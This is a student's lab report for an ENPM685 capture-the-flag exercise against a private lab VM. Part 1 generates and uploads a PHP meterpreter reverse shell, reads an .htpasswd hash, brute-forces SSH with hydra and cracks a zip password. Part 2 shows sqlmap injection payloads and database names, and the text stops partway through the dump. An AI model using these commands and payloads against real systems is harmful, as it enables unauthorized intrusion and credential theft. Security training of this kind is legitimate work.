
Penetration Testing

Part1:

Upon visiting the hosted website, I discovered that there is a file uploading section. This suggests that there is a significant chance that the file could be uploaded without appropriate authentication measures in place.



119351130
Sumanth Vankineni

ENPM685 Pictures, Inc.

Welcome to the online home of ENPM685 Pictures, Inc.

We are a small movie production company that makes mockbusters of

Current releases

- Sharknado 3
- 200 MPH
- Three Headed Shark
- Abraham Lincoln vs Zombies


We are always taking submissions for new movie ideas.

Upload your script or treatment to us: Browse... No file selected. Upload


We're hiring! check out our careers page

Contact our CEO, Bob Dobbs: enpm685@gmail.com

Utilized msfvenom to generate a malevolent php file that could be used to trigger a meterpreter shell. Used the payload php/meterpreter/reverse_tcp as shown in the screenshot below.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.127.129 LPORT=4444 -f raw > phpshell.php

[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1116 bytes
```



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD ⇒ php/meterpreter/reverse_tcp
```


I configured the LHOST to correspond to the address of my Kali Linux VM, while setting the LPORT to 4444.



```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.127.129  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.127.129:4444
[*] Sending stage (39860 bytes) to 192.168.127.131
[*] Meterpreter session 1 opened (192.168.127.129:4444 → 192.168.127.131:55166 ) at 2023-03-10 12:50:05
 -0500
```

119351130
Sumanth Vankineni

By displaying the contents of the .htpasswd file, its observed that the user account belongs to "admin" and the password has been encrypted using an RSA key.




```
meterpreter > cd admin
meterpreter > ls
Listing: /var/www/admin
=======================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  105   fil   2022-02-15 21:48:44 -0500  .htaccess
100644/rw-r--r--  45    fil   2022-02-15 22:02:56 -0500  .htpasswd
100644/rw-r--r--  1679  fil   2022-02-15 21:16:01 -0500  admin-ssh-key.txt
100644/rw-r--r--  316   fil   2022-02-15 21:46:08 -0500  index.html

meterpreter > cat .htpasswd
admin:$apr1$g2rapqhv$i4OU8CzznTWD6G5ODQO/Y1
```

119351130
Sumanth Vankineni

Hydra is a very powerful in launching of a brute-force attack on the SSH login of the target system. The process involves using of a commonly used dictionary list of passwords to systematically crack and gain access to the SSH login password.


I’ve used the rockyou.txt wordlist as shown in the screenshot below.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.127.131 ssh
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in mili
 organizations, or for illegal purposes (this is non-binding, these *** ignore law

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-10 12:56:25
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recomm
sks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip wait
session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14
 per task
[DATA] attacking ssh://192.168.127.131:22/
[22][ssh] host: 192.168.127.131   login: admin   password: monkey
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-10 12:56:41
```

119351130
Sumanth Vankineni

The cracked password is monkey for the admin user which can be seen in the above screenshot. Using these obtained credentials, we can directly use ssh to connect to the target system.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh admin@192.168.127.131
admin@192.168.127.131's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-144-generic x

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 10 Mar 2023 05:56:58 PM UTC

  System load:  0.0               Processes:             234
  Usage of /:   26.0% of 29.36GB  Users logged in:       1
  Memory usage: 19%               IPv4 address for ens33: 192.168.127.131
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

118 updates can be installed immediately.
1 of these updates is a security update.
To see these additional updates run: apt list --upgradable

New release '22.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Fri Mar 10 17:43:19 2023 from 192.168.127.129
admin@enpm685:~$ ls
flag6-is-inside.zip  flag6.txt  passwd.bak  shadow.bak
admin@enpm685:~$ pwd
/home/admin
```

119351130
Sumanth Vankineni

Upon connecting to the target via ssh the flag6 file has been found in the /home/admin directory. The flag6 is a zip file which is password protected.


In order to crack the file, I've copied the flag6 zip file to the local system using the secure copy command.

Fcrackzip is a command line program which is used for cracking the zip files which are password protected. I have used the rockyou.txt dictionary and cracked the password as show in the screenshot below.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ scp admin@192.168.127.131:/home/admin/flag6-is-inside.zip .
admin@192.168.127.131's password:
flag6-is-inside.zip                                        100%  288    12.2KB/s   00:00

┌──(kali㉿kali)-[~/Desktop]
└─$ fcrackzip -D -p rockyou.txt -v -u flag6-is-inside.zip
found file 'flag6.txt', (size cp/uc    104/   110, flags 9, chk b1d0)
rockyou.txt: No such file or directory

┌──(kali㉿kali)-[~/Desktop]
└─$ fcrackzip -D -p /usr/share/wordlists/rockyou.txt -v -u flag6-is-inside.zip
found file 'flag6.txt', (size cp/uc    104/   110, flags 9, chk b1d0)


PASSWORD FOUND!!!!: pw == crazycat
```

119351130
Sumanth Vankineni



flag6.txt (~/.cache/.fr-shCES9) - GVIM
File Edit Tools Syntax Buffers Window Help

```
flag6: You never know what you'll find when you port scan.  And brute force.
 And use found credentials/keys.
```

me	Size	Type	Date Modified
flag6.txt	110 bytes	plain text d...	15 February 2022, ...


119351130
Sumanth Vankineni

Flag6

Using the cracked password(crazycat), the contents of the zip file contain the flag6 as shown above.

Part2:

I’ve used sqlmap which is a tool used to automate the process of testing for sql injection vulnerabilities on a web application and further exploiting them.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ sqlmap -u http://192.168.127.131/movies.php?id=sharknado --dbs --columns -D webscantest
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.4#stable}
|_ -| . [']     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
 no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:47:22 /2023-03-11/

[21:47:22] [INFO] resuming back-end DBMS 'mysql'
[21:47:22] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=sharknado' AND 8274=8274 AND 'dtrq'='dtrq

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=sharknado' AND (SELECT 4457 FROM (SELECT(SLEEP(5)))ekiS) AND 'OJxy'='OJxy

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=sharknado' UNION ALL SELECT NULL,NULL,CONCAT(0×716a627071,0×71546c507a6d467563636c474c44
515255474f716b59696e79486e766c50626a77684b4f7a616155,0×716a707871)-- -
---
[21:47:22] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.10 or 19.10 or 20.04 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: MySQL ≥ 5.0.12
[21:47:22] [INFO] fetching database names
available databases [7]:
[*] enpm685
[*] flag3_is_inside
[*] information_schema
[*] movies
[*] mysql
[*] performance_schema
[*] sys
```

119351130
Sumanth Vankineni

The output of the sqlmap displayed the available databases names as shown in the above screenshot. One of those databases is named flag3_is_inside which is interesting and can be further searched for content.

Used the following command to dump the values of the flag database.

sqlmap -u http://192.168.127.131/movies.php?id=sharknado --dbs --columns -D "flag3_is_inside" –dump



```
[21:50:39] [INFO] fetching tables for database: 'flag3_is_inside'
